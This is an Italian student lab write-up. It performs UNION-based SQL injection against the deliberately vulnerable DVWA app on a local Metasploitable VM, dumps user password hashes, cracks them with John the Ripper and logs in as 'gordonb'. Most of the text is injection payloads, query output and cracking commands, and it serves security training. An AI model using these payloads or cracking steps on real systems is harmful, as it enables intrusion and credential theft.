



BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni

Team: NetRaiders

Configurazione di rete delle due macchine virtuali:

Kali: 192.168.66.110/24

Meta2: 192.168.66.120/24



Effettuiamo delle SQL injection sul sito.



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Vulnerability: SQL Injection

User ID:

Submit

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

`%' and 1=0 union select null, table_name from information_schema.tables #`

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (`information_schema.tables`).

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #  
First name:  
Surname: VIEWS  
  
ID: '%' and 1=0 union select null, table_name from information_schema.tables #  
First name:  
Surname: guestbook  
  
ID: '%' and 1=0 union select null, table_name from information_schema.tables #  
First name:  
Surname: users  
  
ID: '%' and 1=0 union select null, table_name from information_schema.tables #  
First name:  
Surname: columns_priv  
  
ID: '%' and 1=0 union select null, table_name from information_schema.tables #  
First name:  
Surname: db
```

Tra quelle disponibili, troviamo infatti **users**, che andremo a manipolare tramite ulteriori injection.

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User ID:


```
ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: avatar
```

`%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #`

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.

User ID:

```
ID: '%' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: '%' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

`%' union select user, password from users#`

Possiamo implicare che l'account di *Gordon Brown* sia **gordonb**, e che la password **e99a18c428cb38d5f260853678922e03** sia un *hash* dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.

```

1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99

(kali㉿kali)-[~]
$ john -w=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

```

John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.

(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando

--show --format=Raw-MD5 filename

vediamo le password decodificate.

In questo caso, la password di Gordon risulta essere **abc123**.



Username

Password

Eseguiamo un tentativo di login con le sue credenziali.

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Username: gordonb
Security Level: low
PHPIDS: disabled

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Come indicato dal sito,
"Login effettuato con successo come gordonb."